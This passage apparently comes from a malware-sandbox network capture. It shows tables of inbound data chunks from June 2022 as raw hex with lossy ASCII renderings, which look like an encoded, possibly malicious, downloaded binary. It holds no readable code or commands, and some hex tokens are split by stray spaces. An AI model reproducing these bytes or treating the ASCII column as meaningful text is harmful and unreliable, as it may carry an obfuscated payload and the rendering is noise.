2022-06-26 07:42:48 UTC	251	IN	Data Raw: c0 6a 5f 6c f4 7f 96 38 c7 b9 77 bd 8d 03 cb d5 b5 bc d6 00 ae e0 b3 c1 95 81 b3 ef ae 6b ff 73 4c 89 ac e6 7b c0 5d 1f b4 46 a2 ed 03 fe f4 26 9e 03 f6 ca 73 b6 f9 04 f1 35 64 b7 c3 68 0d 0a b1 90 c2 63 36 29 4d 31 7c 05 0a c3 a6 3b 47 e8 59 1e fd b4 e8 23 48 94 d2 c6 be 74 68 36 b9 28 7c fc 14 30 53 92 11 c3 b9 2f 9e 91 0c e0 9d fd df 64 55 d7 19 9f e1 99 6b 69 59 50 8b 12 f5 23 cc e6 d5 a2 91 5f 62 d0 b8 52 ba 10 b3 88 ee 3f b0 f2 55 e0 93 4d 2f fc 5c 33 98 29 38 76 e5 0c 80 1c a2 90 15 a6 d4 c0 d3 d6 a2 54 39 ed e3 ff 26 2e c3 e3 41 a5 68 cc ea 66 e1 d1 c8 52 76 19 f8 26 c0 fc 22 ac ce 3d 13 bd d3 31 04 bb 0c fa f3 c3 34 84 12 1a cf 42 a5 99 01 89 ec c0 bd 67 c4 6d 83 c1 3f 9c 36 7e f8 0d 50 ff d8 a1 4c 62 66 54 d0 1e 47 c7 80 8d 83 78 82 51 ff a6 de Data Ascii: j_l8wksL[!F&s5dhc6)M1];GY#Hth6(!OS/iUkiYP#_bR?UM\3)8vT9&.AhfRv&_="14Bgm?6~PLbftGxQ
2022-06-26 07:42:48 UTC	255	IN	Data Raw: 27 6e 93 54 d4 30 ac 64 c7 ca 2e 58 c5 19 3e ca b6 d4 71 f7 89 de ef 13 52 5c dc 4f 3d 8a 53 e9 04 f5 9e be 71 7f 24 de 47 73 1b 1f 5c 1a cc ba 30 fa 78 dc 7c b2 9c 3d 36 11 d8 22 e2 7e 3f 47 b9 68 80 b5 9a 85 8b b8 d1 e2 3b 24 28 68 d9 d1 c8 a0 64 5b 0d f2 61 f9 18 d0 cb 60 44 b6 2b b8 d9 d0 17 3f e2 b9 db 77 17 9b 2f f2 27 3f 02 e7 ca b5 21 11 6a 61 cb f8 54 bc 2a 61 ca b2 68 02 8f 39 34 a0 11 6a 47 64 4c 72 b3 3f 6d cc 00 0c a8 34 5c 6b 47 5f ee 9d c7 5e a3 73 86 82 20 a6 ba 6b 1c bd 6d d0 6d a1 10 49 f3 63 ef 40 f9 67 7e 44 6b f1 9d 66 d8 39 8b 2c 8d 06 64 de c5 4d a1 ae d0 1d 4c e8 be 69 c4 7e 88 de 43 fe a0 90 e0 fc d4 eb fb 18 e4 f3 69 a2 2a a4 61 8d cc 31 22 c2 24 19 05 22 d7 c1 7e c1 77 10 43 fc 9e 3c e2 b7 d0 22 32 63 51 08 38 58 4e 50 c2 02 3c Data Ascii: 'nT0d.X>qRIO=Sq\$Gs!0x =6"--?Gh;\$(hd[a'D+w!/?!jaT*ah94jGdLr?m4!kGU's kmmlc@g-Dkf9,dMLi-Ci* a1"\$"-wC<"2cQ8XNP<
2022-06-26 07:42:48 UTC	259	IN	Data Raw: 30 32 c8 dc 5e 60 7a ae 30 b8 de aa b9 5a 39 24 00 66 08 54 c8 2c 3c 41 42 f0 5d fa 0c 1b 13 ad ff ec 72 d9 8d bd b8 47 da 20 8d fa 5d e7 82 ad b5 74 7d 1f 2d 0f 82 a3 08 ea 97 c2 9f 23 92 4b 4c 06 4c 4f 53 6a 32 94 90 a4 e7 2f b3 21 51 69 e5 a3 08 9e df a0 8a 52 85 9f a7 12 e2 07 20 4f 8c 16 15 9d c0 19 64 50 1c 6f d1 56 1a 77 cc a4 58 c2 8a 6b ca cf 43 2d 31 0d 56 ab f3 b4 e5 a9 28 dd 62 20 2b 49 12 c2 80 d6 86 9a b6 95 9c d1 98 8a 8a 13 0d aa fc e6 32 ff 12 cd 6a db a4 d2 71 52 87 f8 54 b3 42 95 fd a7 39 e8 13 42 6e a5 f8 0c 82 0c 2d 75 6e af 12 9c c8 bc 03 71 b5 e8 47 61 b6 3d e6 ac 10 52 65 cd 57 23 94 18 6a 27 c4 bc 48 7d 5b 6d 1d 19 2a 0c 29 d8 7d 1f 1d eb 8b 94 e3 df d8 d4 73 8b b8 c8 21 d0 75 26 b8 ed 96 a0 16 8b ac 7b 82 1b 16 fa b2 10 0f c4 d3 Data Ascii: 02^z0Z9\$!T,<AB]rG]t]-#KLL0Sj2/[Q!r OdPoVwXkC-1V(+!2jqrTB9Bn-unqGa=ReW#j'H){m"}s!u&{

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:09 UTC	340	IN	Data Raw: 65 25 a5 18 28 05 1c 25 25 99 2f 8d f1 c0 1c 25 0d 3f 11 da da 9e c4 d1 37 25 25 c6 c0 66 20 21 36 66 c0 38 9e 66 e5 2e 7b 32 30 5e e9 19 66 ff 5e 9e e2 5e be 21 5e d6 31 58 e0 96 31 25 25 25 5e 0d 29 64 29 49 66 29 49 66 55 5c 0b 21 da da 5a 66 29 49 de eb 64 69 49 29 16 ce 50 e2 d5 dc c4 98 dc 25 25 16 ce ea b3 b5 25 25 25 66 13 06 c6 66 79 49 29 16 f0 45 0b 1c 25 50 51 04 08 45 0b 1c 25 dc 08 41 0b 1c 25 5e 18 41 0b 1c 25 31 ea 68 4a dc 25 25 dc 08 45 0 b 1c 25 04 08 41 0b 1c 25 66 03 c4 81 dc 25 25 64 69 49 29 66 69 49 29 1b 25 27 50 3d 66 69 49 29 64 69 49 2d 66 69 49 2d de 8d 2d 66 69 49 2d 0d 2c d0 da da 5e d8 31 a1 fe 66 29 49 de 9e 64 69 49 29 5e a8 27 66 69 49 29 64 4d 66 69 49 29 5e e5 29 0d 67 1b da da c4 ea dc 25 25 66 03 c4 2d dc 25 25 66 d6 Data Ascii: e%(%)%?7% f I6f8f.{20^f^'^1X1%(%%)^d)l)f)lU\Zf)dil)P%(%(%(%ffyl)E)%PQE%A%^A%1h J%(%E%A%f%(%dii)fil)%P=fil)dil-fil--fil-^1f)ldil)^fil)dMfil)^g%g%f-%%f
2022-06-26 07:43:09 UTC	341	IN	Data Raw: 2b a5 5d 47 50 e8 66 2b a5 9d dc 47 50 e0 5e 2b 27 c6 ba 0e c8 66 2b 64 69 49 31 c6 36 66 2b a5 5d 47 50 65 66 2b 75 0d 7b c0 da da 64 2b c6 39 66 2b 75 0d 6f c0 da da 64 e2 66 e2 06 2b de 0d 66 e2 64 2b 66 2b a5 5d 45 52 c3 66 69 49 29 66 b0 0d 9d fa 25 25 66 69 49 31 64 2b 66 69 49 26 25 64 69 49 35 0e c8 c6 56 66 2b a5 5d 47 50 75 66 2b 75 0d b0 09 da da 64 2b c6 49 66 2b 75 0d a4 09 da da 64 e2 66 2b 16 e2 4e 39 66 2b af 25 66 79 49 35 ad 29 4f da 2b 20 66 2b 16 e2 97 11 66 2b af 3d a9 b6 99 e0 a5 d6 47 50 aa 66 2b a5 5d 25 99 55 66 2b 75 0d 6c 09 da da 64 2b c6 49 66 2b 75 0d 60 09 da da 64 e2 Data Ascii: +]GPf+GP^+^f+diil16f+]GPef+u{d+9f+uodf+fd+f+=GPf+]%Ef+uGd+9f+u;df+fd+f+]ERfil)f%(%fil1d+fil)l%diil5Vf +]GPuf+ud+lf+udf+N9f+%fily)O+ f+f+=GPf+]%Uf+uld+lf+u^d
2022-06-26 07:43:09 UTC	342	IN	Data Raw: 59 65 25 25 25 a0 53 e1 c7 8c 12 65 25 25 65 9b 5f 46 e6 03 5f 65 25 25 0d 64 29 fe a2 af 63 65 25 25 87 d1 a0 c6 9d 88 1c 65 25 a5 9f f2 92 4b b2 fd 69 65 25 b5 d1 93 57 9d ab 62 6d 65 25 d9 32 2f 1a 3b 8d 84 26 65 25 7c c8 f1 f3 f6 e7 ae 73 65 c5 a9 39 65 3c 2c 34 a9 77 65 ed 80 fa b5 94 80 4a 80 30 65 5f ea 45 19 02 6a ae f3 7d 65 a9 e4 b9 1d 9d 14 1a 5c 81 65 c0 e6 94 5b b2 e2 6a 7c 3a 65 ba 73 42 29 a8 a4 17 a4 87 65 bb 47 5c 20 65 a1 4a 21 40 65 c3 90 95 06 cd 88 a0 78 44 65 b0 cb aa da 24 fa 9d e7 ae 65 7e 39 76 a0 3b 86 8e ca 18 1c 05 b1 c4 a5 a4 22 df 6e cd 1c cf f2 0b 5a 06 7c 3b db 37 67 46 30 02 14 68 d2 95 05 a1 67 55 a4 61 be da bb 77 af c2 67 b3 03 d4 78 d6 c6 a3 cf 2c 1e b1 0a 8f 81 f4 21 4b f7 96 1e 9b be f1 17 04 0a a9 5c 4b 69 f7 2f b5 Data Ascii: Ye%(%%Se%(%_F_e%(%d)ce%(%e%Kie%Wbme%2/;&e%se9e<,4weJ0e_Ej)eIej]esB)eGj eJl!@exD e\$e-9v;"nZ];7gF0hgUawgx,!KKi/
2022-06-26 07:43:09 UTC	344	IN	Data Raw: 7b 8b 66 57 8b e4 1b 99 f2 8b 5c 23 25 e5 4e 35 75 66 25 0d 9d da da da 7d 99 e0 64 cc 83 da bc 83 66 2d da 3c 15 9e b5 77 2c 2e a9 f7 a1 de da 75 19 0c f7 68 71 49 35 89 66 3f 64 fa 64 44 2d a2 1c 29 fa 12 65 25 64 1c 31 89 64 2f 36 34 7f 9e c4 5f dc 25 25 66 69 49 51 66 65 31 60 e5 99 33 66 2d 7f 5c 75 da 2c 21 7d 0d ea 25 25 0d cd 27 25 25 9e 68 65 25 66 35 da 77 1d 9e 66 e5 2e 66 fd 66 9e 66 35 da 77 09 66 9e 36 9e 66 e5 a9 f7 5a dc 9e 75 77 66 35 da 77 0d 7f 7d 9e b5 a5 18 4d e5 1c 25 dc 9b ec 8f 25 8f 25 8f 25 8d ba 1f c8 33 da f0 39 05 1c 25 9e b5 a5 18 4d e5 1c 25 25 99 f2 75 75 77 79 8f 27 8f 25 8d 09 1f c8 33 da f0 39 05 1c 25 5e e9 2d 7d 9e 68 65 25 79 8f dc 8f 25 8d 05 1f c8 33 da f0 39 05 1c 25 5e e9 29 7d 9e 68 65 25 a5 18 4d e5 1c 25 dc Data Ascii: {fW#%N5uf%)df<-w,,uhqI5f?ddD-)e%d1d/64_-%%filQfe1^3f-u,,!)%(%%(%he%f5wf.fff5wf6fZuwf5w)M %(%(%%39%M%(%%uuwy%639%^-)he%y%39%^))he%M%
2022-06-26 07:43:09 UTC	345	IN	Data Raw: 65 29 64 20 21 0e e5 30 8d 38 61 65 25 89 da 55 89 64 45 60 b6 a3 f6 26 64 83 31 66 20 21 66 69 fd 29 64 20 1d 5e 58 1d 25 99 de da 30 1d 60 b6 5a c0 0e e5 7f 34 34 89 64 35 c6 39 c4 1b d6 da da 0d 7c da da da 0d 9d d8 da da 0d a2 d8 da da 3a 83 36 34 34 38 9e 30 66 11 5e e9 1d 2e 7b 32 9a 5d 0b 1c 25 66 22 2d 60 e5 99 79 66 55 0e b6 66 65 29 64 20 21 0e e5 30 8d a8 61 65 25 89 da 55 89 64 45 16 ce a3 3f 66 20 21 66 29 fd 64 20 1d 1e 64 3a 31 5e 58 1d 25 9 9 de da 30 1d 16 ce 5a 0b 0e e5 7f 34 34 89 64 35 c6 39 c4 ab d6 da da 0d 0c da da da 0d 2d d8 da da 0d 32 d8 da da 3a 83 36 34 34 38 9e 2c 7b 32 e3 5d 0b 1c 25 68 58 e9 94 e6 25 25 25 ce 80 ea e0 7d 0b 1c 25 6a e0 79 0b 1c 25 64 08 71 0b 1c 25 64 f8 75 0b 1c 25 7e 65 0b 1c 25 64 f0 6d 0b 1c 25 68 28 e9 Data Ascii: e)d !08ae%UdE^&d1f !f)d ^X%0^Z44d59j:64480f^.{2}%f"-yfUfe)d !0ae%UdE?f !f)d d^1X%0Z44d59-2:6448, {2}%hX%(%%g)%jy%qdq%du%-e%dm%h{
2022-06-26 07:43:09 UTC	346	IN	Data Raw: 0d 7c f5 da da 38 e7 29 25 b5 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a9 23 da da c6 3a 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da ea 25 25 0d a9 da da 66 fd 60 b6 a1 ea 68 79 49 29 66 a2 66 a6 0d 1c da da da c6 51 66 b8 de b6 66 a2 66 ae 0d 57 29 25 25 7b 66 e2 66 71 49 29 66 ae 0d 79 da da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d ee 29 25 25 c5 e9 29 35 25 25 38 3a 83 36 9e 77 64 07 94 dc 25 25 25 0d d6 23 da da 7f 9e b5 0c a4 60 f7 99 fc 77 5f 2f 99 f2 5f 6f dc 99 ec 5f 6f 27 99 e6 5f 6f de 99 e0 5e e7 29 c6 0d 67 67 67 64 ac 7f 04 ac c4 f1 23 da da 9e 68 65 25 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 99 33 8b 16 6f 2b 99 e0 5e 7f 2d c6 09 5e e7 27 5e e7 27 Data Ascii: 8)%.{20\}u^!fd9lf^Zf#:h!%(%XM{h!l-fq!l)%%f^hy!l)fQffW)%%(ffq!l)fyr^X'ff)%%)5)%%8:6wd%(%%#^'w/_o_o^o^)^gggd#he%`w/Eo'o)3o+^'^^
2022-06-26 07:43:09 UTC	348	IN	Data Raw: 25 25 25 75 0d a9 a6 da da 5e 9e 29 73 50 0d 83 36 9e 68 65 25 60 f7 ea a9 e1 da da da 66 6f 21 ac c4 ea a9 8c da da da 2c 77 75 0d 30 a6 da da 60 e5 ea a9 4c da da da 9e 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a5 da da da c6 38 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da e2 25 25 0d 41 1f da da 66 fd 60 b6 a3 ea 68 79 49 29 66 a2 66 a6 0d 14 25 25 c6 4f 66 b8 66 a2 66 ae 0d ad dc 25 25 7 b 66 e2 66 71 49 29 66 ae 0d 13 d4 da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d 44 dc 25 25 c5 e9 29 35 25 38 3a 83 36 9e 66 e5 60 a4 ea a9 31 da da da 75 2c 77 0d cd ef da da 60 e5 ea a9 f1 23 da da 7f da 57 64 27 0d cb ef da da 9e b5 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 Data Ascii: %(%%u^)%sP6he%`fo!,wu0^L_{20\}u^!fd9lf^Zf8h!%(%XM{h!l-fq!l)%%Af^hy!l)f%(%%Off%(%(ffq!l)ff^X'fD%(%))5)%%8: 6f^1u,w^#Wd`^w/Eo'o)
2022-06-26 07:43:09 UTC	349	IN	Data Raw: da da da 2a 5a 0d 38 c6 57 30 64 b0 64 fd de 81 53 27 64 17 0d fa da da da 2a 5a 15 38 c6 41 66 de 5e 9e 29 0d 42 33 25 25 2a 5a ce c6 e8 66 de 5e 9e 29 0d 45 e2 25 25 2a 5a ce 3a 83 36 9e b5 5e 18 3d e5 1c 25 25 99 e2 da f0 3d e5 1c 25 9e d5 35 0d 60 03 da da 9e 2e 7b 32 30 64 9e 64 fb 0c e5 af 1c dc 68 a1 2d 2f 66 4a 21 0c e5 66 2a 1d 2c 66 2a 29 04 c3 a3 e6 64 e7 dc 15 dc ff 0d 1d 03 da da 66 22 29 66 f2 66 37 af 2f a5 d4 2f 99 0c a5 d4 e6 99 a4 21 0c 99 24 a5 d4 e8 99 30 a5 d4 33 99 95 a5 d4 ea ea a9 a5 25 25 25 a5 d4 ec ea a9 ad 25 25 25 d5 27 38 3a 83 36 c4 f4 03 da da 66 39 55 dc fd 0d 5e ce da da dd 29 25 25 25 c6 58 66 39 55 dc fd 0d 03 d4 da da dd 29 25 25 25 c6 91 68 39 55 dc fd 0d 2c da da da dd 35 25 25 25 c6 36 0c a4 af 6f dc da 99 ec 27 Data Ascii: *Z8W0ddS^d^Z8Af^)^B3%(%*Zf^)^E%(%*Z:6^=%%=%5^_{20ddh-fJlf^,f^d^)}ff7//1\$03%(%(%(%%8:6f9U^)% %(%Xf9U)%(%%h9U,5%(%%6o'
2022-06-26 07:43:09 UTC	350	IN	Data Raw: 66 3d 60 b6 5a f6 60 b6 58 e2 d5 29 0d 97 b4 da da 66 20 21 66 30 1d 0d 9a da da da c4 3e dc 25 25 0e da 5e 58 0d 25 99 e8 5e 48 0d 29 66 20 0d 66 5d 5e 48 0d 29 66 20 1d ea db 65 dc dc 20 1d 66 20 1d 66 95 27 66 75 2b 60 f7 99 e2 66 27 64 20 1d c6 e0 0e e5 64 20 1d 66 9e d2 13 64 20 11 66 20 11 74 d2 d6 16 15 99 e2 d5 29 0d 37 b4 da da 5e 20 11 2d 5e 58 0d 25 99 2d 66 20 0d 5e 5d dc 50 61 66 20 0d 64 20 09 16 d6 a3 fa 5e 58 1d 25 99 fa 66 20 0d 5e e5 2d 6 6 ae ea 8a fb de e7 66 aa 06 a6 66 30 1d 0d 02 da da da 68 20 09 66 30 11 0d ed b2 da da 66 20 09 64 20 0d c6 3e 66 20 0d da 2d 66 20 11 0d 3e b2 da da 64 20 0d 64 58 15 16 38 15 58 de 64 38 15 5e 58 1d 25 99 51 66 30 15 ea 8a fb 66 20 0d 5e e5 2d 0e a4 0d 65 01 da da 66 20 15 75 66 30 21 66 37 66 20 0d Data Ascii: f=`Z^X)f !f0!>%(%^X%^H)f fl^H)f e fffu+^f^d d fd f t)^-^X%-f^Paf d^X%f ^-ff0h f0f d >f ^-> dX8Xd8^X%Qf0f ^-ef u0!f7f

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:09 UTC	364	IN	Data Raw: 0c e5 64 20 21 de 28 35 64 58 1d 0c e5 64 20 19 64 20 15 64 20 11 e4 f7 99 e8 14 f3 99 e4 d1 61 00 99 33 cf 6f 50 ce 64 1d 06 20 1d c4 fe de 25 25 14 f3 99 17 d1 61 00 99 c4 68 83 23 64 38 0d ad 20 c2 61 08 50 e0 14 f3 99 01 d1 0d a3 25 25 25 61 5f 50 2f 64 38 19 14 f3 99 a6 d1 c6 bc 64 38 05 96 da da da da 61 53 50 2f 14 f3 99 dd d1 0d 7f 25 25 25 64 38 01 64 50 fd 2c 77 0d 70 25 25 25 7f 66 38 05 04 a6 4e 27 0c b6 a5 58 c2 08 50 2f 04 ef 4e 29 dc ac 0c f7 ce c9 62 b4 04 ef 4e 29 dc ac 0c f7 d5 45 ce cf 62 b4 04 ef 4e 29 dc ac 0c f7 ce c9 5e 58 15 25 99 2f 77 68 20 15 0d 41 da da da 7f 34 66 50 fd c4 22 da da da 0c b6 61 4f 99 47 61 55 97 18 61 14 52 14 44 b6 2f 25 25 51 55 ea db e5 dc 9e 14 f3 99 de d1 c6 09 7d c4 55 da da da 66 20 19 16 20 2d 5a 37 Data Ascii: d !(5dXd d d a3oPd %%%ah#d8 aP%%a_P/d8d8aSP/%%d8dP,wp%%f8N'XP(n)bN)EbN)^X%/wh A4fP"aOGaUaRD/%%%%QUjUf -Z7
2022-06-26 07:43:09 UTC	365	IN	Data Raw: 25 ad 20 17 a2 20 11 25 25 25 dd ee 25 25 25 a5 d4 25 50 f2 66 20 31 5e 1d 27 58 e0 dd 27 25 25 25 5e 1d 37 a3 e0 dd 37 25 25 25 64 20 31 75 dd ea 02 25 25 a5 58 35 27 97 de 66 20 2d 75 68 20 f9 0d 38 27 25 25 66 58 21 ea 92 20 f9 08 da 5a 25 25 5e 1d 27 4e 3f 64 9c 0d 95 25 25 25 68 d9 24 e5 b1 65 25 de 50 11 94 de 25 25 25 ce c9 c6 0 8 68 50 b2 ea db 38 35 a5 d6 dc 99 35 a5 d6 29 52 e4 ea 9a 20 f9 16 20 31 a3 27 8e 25 68 41 78 d1 b1 65 25 de 38 11 66 f6 de 38 11 da ae 64 1d 06 20 21 36 83 3a c4 cc dc 25 25 b4 b1 65 25 10 68 65 25 91 68 65 25 91 68 65 25 fb 68 65 25 24 73 6b 73 1c 73 d1 2d e5 50 de d5 55 73 9e a5 58 fb 25 99 de d5 08 cf 9e 0d cc da da da ea 9a 28 f9 0c f7 16 28 31 5a f8 5e d4 8d a1 3d e4 a4 5a 3f d5 55 cf a5 63 25 99 5f af 20 d6 cf d2 Data Ascii: % %%%%%Pf 1^X%%%^77%%d 1u%%X5f -uh 8"%fX! Z%%^N?d%%h\$e%P%%hP855)R 1%hAxe%8f8d l6:%e%he%he%he%he%\$skss-PUsX%((1Z^=Z?Uc%_
2022-06-26 07:43:09 UTC	366	IN	Data Raw: da 36 a5 da 08 50 27 b4 05 a5 d6 25 99 29 ba 1a c6 27 b6 1a 76 ba 05 8b 84 ea 25 50 2b d5 dc c6 29 b8 fd 0c e5 76 b6 07 b4 48 1d 76 c6 7b d1 2d e5 99 29 61 45 99 d2 73 9e 0c e5 0c f7 d1 51 5f 29 2f 4e ea ff e8 a1 9c 1c 25 64 20 19 ff 20 19 67 c6 0f 73 9e 0c e5 0c f7 af 33 a5 d4 06 99 e0 a5 d4 08 50 dc 6b af 2b 51 5f 29 2f 4e 33 6b 46 f7 2f dc e7 5c 1f 19 dc 25 25 97 0f a5 d4 08 50 27 d2 ff 9e 36 83 3a 66 c0 38 9e 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f ea 8f 25 68 0d 2d 68 20 e5 0e a4 0d f5 d4 da da 66 ed 68 30 e5 66 9e 0d 31 8a da da 36 66 c0 38 e7 31 25 b5 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f 25 68 30 2d 68 20 e5 8c dc 0d c5 d4 da da 66 ed 68 30 e5 66 9e 0d 01 d3 da da 36 66 c0 38 e7 2d 25 b5 2e 7b 66 17 66 fd 66 9e 0d 72 d7 da da 66 fb 0e a4 0d 9b 23 Data Ascii: 6P%)v%P+)vHv(-jaEsQ_)N%d gs3Pk+Q_)N3kF\%%P'6:f80f^.%f%h0-h fh0f16f81e0f^.%f%h0-h fh0f6f8-%.{fffrf#
2022-06-26 07:43:09 UTC	368	IN	Data Raw: 66 ff 60 b6 99 3f 66 30 2d 66 b7 21 23 da da 66 28 2d 68 b9 ec 25 da da da 66 a6 0d fb b9 da da 66 20 2d dc bd 21 23 da da 36 38 9e 66 e5 30 66 11 2e 66 fd 66 20 2d 75 66 9e 0d d2 86 da da 66 f5 66 9e 0d c7 da da da 34 36 38 9e 66 e5 30 66 11 5e e9 05 2e 7b 66 17 66 fd 66 20 2d 75 8f 29 64 50 05 eb 20 09 25 64 38 0d eb 20 11 25 68 20 55 75 8f dc 94 b1 9c 1c 25 68 20 15 df 35 25 25 25 0d d9 ca da da 66 f5 68 20 15 0d 7f da da da 34 83 36 66 c0 38 9e 68 65 25 30 66 11 2c 66 20 2d 5e e5 21 66 35 64 30 21 c6 27 da 25 66 35 af 37 66 28 2d 5f 2c d6 99 17 66 25 06 20 21 65 66 30 2 d 64 67 19 34 38 9e 66 e5 30 66 11 66 20 2d a5 9d c8 25 50 4f 66 20 2d 66 65 2d da 95 31 da 95 2d 66 20 2d 68 6d 13 66 20 2d 68 75 15 66 20 2d 5e e5 17 0d 70 23 da da 66 20 2d eb 65 c8 Data Ascii: f ?f0-fl#f(-h%ff -!#68f0f.ff -ufff468f0f^.{fff -u)dP %d8 %h u%h 5%%%fh 46f8he%0f,f^!f0d!%f57f(____f% !ef0-dg48f0ff -%POf -fe-1-f -hmf -huf -^p#f -e
2022-06-26 07:43:09 UTC	369	IN	Data Raw: 25 0d ca 1f da da 34 c4 ed e0 25 25 30 0d 0a d6 da da 34 30 0d 7d d6 da da 34 66 20 2d 75 30 68 30 fd 66 20 19 0d 9a d6 da da 34 66 20 fd 0d c7 1f da da 34 c4 76 e0 25 25 30 0d 27 d6 da da 34 30 0d 06 d6 da da 34 66 20 2d 75 30 68 30 f9 66 20 19 0d 23 21 da da 34 66 20 f9 0d 50 1f da da 34 c4 93 e0 25 25 30 0d b0 1f da da 34 30 0d 23 1f da da 34 66 20 19 6d 5e 0d 27 97 29 99 3d c6 55 66 20 2d 75 ea 92 20 15 66 30 19 0d 89 1f da da 34 c4 18 e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 d1 0b 1c 25 0d 4f 1f da da 34 c4 fe e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 01 0b 1c 25 0d 35 1f da da 34 c4 e4 e0 25 25 30 0d 95 1f da da 34 66 20 19 6d 5e 0d 27 97 2f 99 00 6d 99 24 6d 99 48 c6 5a 30 0d ab 1f da da 34 66 20 2d 75 ea 92 20 13 66 30 19 0d d4 d4 da da 34 c4 f7 Data Ascii: %4%%040}4f -u0h0f 4f 4v%%0'404f -u0h0f #!4f P4%%040#4f m^)=Uf -u f04%ef -u f)%04%ef -u f)%54%%04f m^/m\$mHZ04f -u f04
2022-06-26 07:43:09 UTC	370	IN	Data Raw: 66 20 2d 75 dd c1 0b 1c 25 df dc 25 25 25 0d 0d 0a da da 34 c6 40 66 2b 64 20 01 c6 fa 66 2b af 25 00 da 25 25 25 ea 7e e0 3d 9c 1c 25 4e e6 66 2b 0d 6b fb 25 25 64 2b c6 27 da 2b 66 2b a5 5d 25 99 e4 66 2b af 25 5f 20 d6 50 ac 66 20 2d 75 66 3b 06 30 01 66 20 01 0d b6 19 da da 34 66 2b a5 5d 25 99 3b da 2b c6 37 66 20 2d 75 68 20 d6 df dc 25 25 25 0d e3 19 da da 34 66 2b a5 5d 25 ea 60 ff 1d da da 66 20 2d da ad 1d 23 da da 0e e5 7f 34 3a 89 64 35 8d 0f c7 65 25 68 20 f9 df 27 25 25 0d 1a c3 da da 9e c4 c4 72 da da c6 c6 3a 83 36 66 c0 38 9e 1c 28 0a 75 28 25 25 1c 2a 0a 75 25 1c 28 75 28 25 25 25 1c 1c 1c 1c 25 25 25 25 1c 1c 25 45 25 25 25 30 66 11 5c e9 1d 23 da da 2e 7b 66 ff 66 15 0e e5 64 60 21 23 da da 0e e5 64 60 1d 23 da da 60 b6 99 e6 Data Ascii: f -u%6%%4@f+d f+%6%%=-%Nf+k%6d+'f+]f%+%_ Pf -uf;0f 4f+]%;+7f -uh %%%64f+]%)f -#44d5e%h ' %%%Lr:6f8(u(%%%u(%%%6%%E%%6%0f#.{fff !#d'#
2022-06-26 07:43:09 UTC	372	IN	Data Raw: 13 8b 66 20 17 8b 64 20 11 c6 5b 8b 66 58 15 af 20 c4 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 19 8b 64 20 11 c6 3f 8b 66 58 19 af 20 c6 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 15 8b 64 20 11 5e 58 21 25 a3 33 30 ea 92 a2 0d e2 23 da da 34 66 1d c6 95 a5 58 0d 27 52 8f 0d 46 ca da da ea 92 ed ea 92 e0 09 e5 1c 25 06 ed 66 9c 2c 94 89 25 25 25 74 d2 d4 34 8b 46 e5 89 8b de 1d 8b 5e 18 09 e5 1c 25 25 9b 61 ea 92 a2 16 ed a3 10 8b 5e a2 89 c6 0a 0d 55 ca da 66 1d a5 58 1b dc 50 37 8b 66 20 19 8b 64 20 11 8b 66 20 17 8b 64 20 13 c6 35 8b 66 20 19 8b 64 20 13 8b 66 20 17 8b 64 20 11 66 ae af e8 6c 0b 1c 25 66 eb 0d 3e 21 da da 66 ae 66 eb 0d 3b d6 da da a5 18 79 c2 1c 25 25 ea a9 8e 25 25 25 66 f0 b9 0b 1c 25 dd d5 cd 65 25 0d f4 c3 da da 60 e5 ea a9 76 Data Ascii: f d [fX f d f d ?fX f d f d ^X!%30#4fX'RF%f,%%%t4F^%%a^UfXP7f d f d 5f d f d fl%f>!ff,y%6%%%f%e%v
2022-06-26 07:43:09 UTC	373	IN	Data Raw: da da 66 9e 0d d4 b9 da da c6 e4 66 9e 66 fb 0d 77 b9 da da 83 36 66 c0 38 e7 29 25 66 e5 2e 7b 32 2c 66 b4 66 17 66 1d 8f 27 68 69 49 29 75 7b 32 0d 29 dd da da 60 e5 a3 e0 af 29 49 c6 27 66 9e 7f 3a 83 36 9e 30 66 11 2c 2e 7b 32 64 28 21 66 1f 66 15 66 38 2d 2e 66 20 35 66 65 21 0e a4 66 fb 0d 46 da da da 5e 16 25 50 e8 66 20 21 66 29 dd 66 ae 0d 58 d7 da da 3a 83 36 34 38 e7 2d 25 b5 30 66 11 0e a4 2c 2c 2c 2c 2c 2e 7b 32 0e e5 30 8d 86 88 65 25 89 da 55 89 64 45 0d a2 92 da da 64 20 21 96 dc 25 25 25 e3 d5 0b 1c 25 9a 05 0b 1c 25 9a 68 20 19 75 94 b5 9c 1c 25 66 ae 6f 68 1e 69 6d 0d 54 da da da 34 66 30 19 66 eb 0d b3 6e da da 30 8f e6 68 20 15 75 94 e5 9c 1c 25 66 ae 6f 68 1e 5d 6d 0d 7b da da da 34 66 30 15 66 a2 0d 46 6e da da 1e 5e a2 29 Data Ascii: fffw6f8)%f.{2,fffh)u(2`)!f:60f,,{2d(lfff8-f 5fe!fF^%Pf !f)fX:648-%0f,,,,,{20e%UdEd !%%%%%0h u%fohimT 4f0fn0h u%fohjm{4f0fFn^)
